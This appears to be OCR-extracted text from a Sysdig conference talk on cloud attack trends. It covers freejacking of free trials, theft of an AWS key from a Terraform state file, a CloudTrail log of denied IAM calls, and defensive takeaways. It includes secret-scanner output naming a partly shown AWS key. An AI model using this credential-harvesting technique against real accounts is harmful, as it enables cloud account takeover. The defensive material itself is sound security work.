
Freejacking Abuse
TAKEAWAY

📍 Free trials at risk

📍 Can’t rely solely on malicious IP detection



WHAT YOU KNOW
WHAT ACTUALLY HAPPENED

Data Theft


Found verified result 🐷🔑
Detector Type: AWS
Decoder Type: PLAIN
Raw result: AKIA2
Bucket:
Email:
File:
terraform/terraform.tfstate
INITIAL ACCESS
EX
Event name
Event source
Error code
Event type
ListGroups
iam.amazonaws.com
AccessDenied
AwsApiCall
PutUserPolicy
iam.amazonaws.com
AccessDenied
AwsApiCall
AttachUserPolicy
iam.amazonaws.com
AccessDenied
AwsApiCall
ListUsers
iam.amazonaws.com
AccessDenied
AwsApiCall
ListUsers
iam.amazonaws.com
AccessDenied
AwsApiCall
ListUsers
iam.amazonaws.com
AccessDenied
AwsApiCall
GetUser
iam.amazonaws.com
AccessDenied
AwsApiCall
GetCallerIdentity
sts.amazonaws.com
-
AwsApiCall

Data Theft
WHY

Data Theft
IMPACT



Data Theft
TAKEAWAY


- Limit ability to disable or delete logs
- Store Terraform State Files in secure location
- read-only is not safe

High Level Trends in Cloud Attacks & Defenses


- Cryptomining will get more popular
- SCALE
- Sophistication of Cloud Infrastructure Attacks
- Supply chain compromises – devastating effects

How to Cope

- Visibility – Real Time
- Prioritize
- Least Permissive



Thank You!



sysdig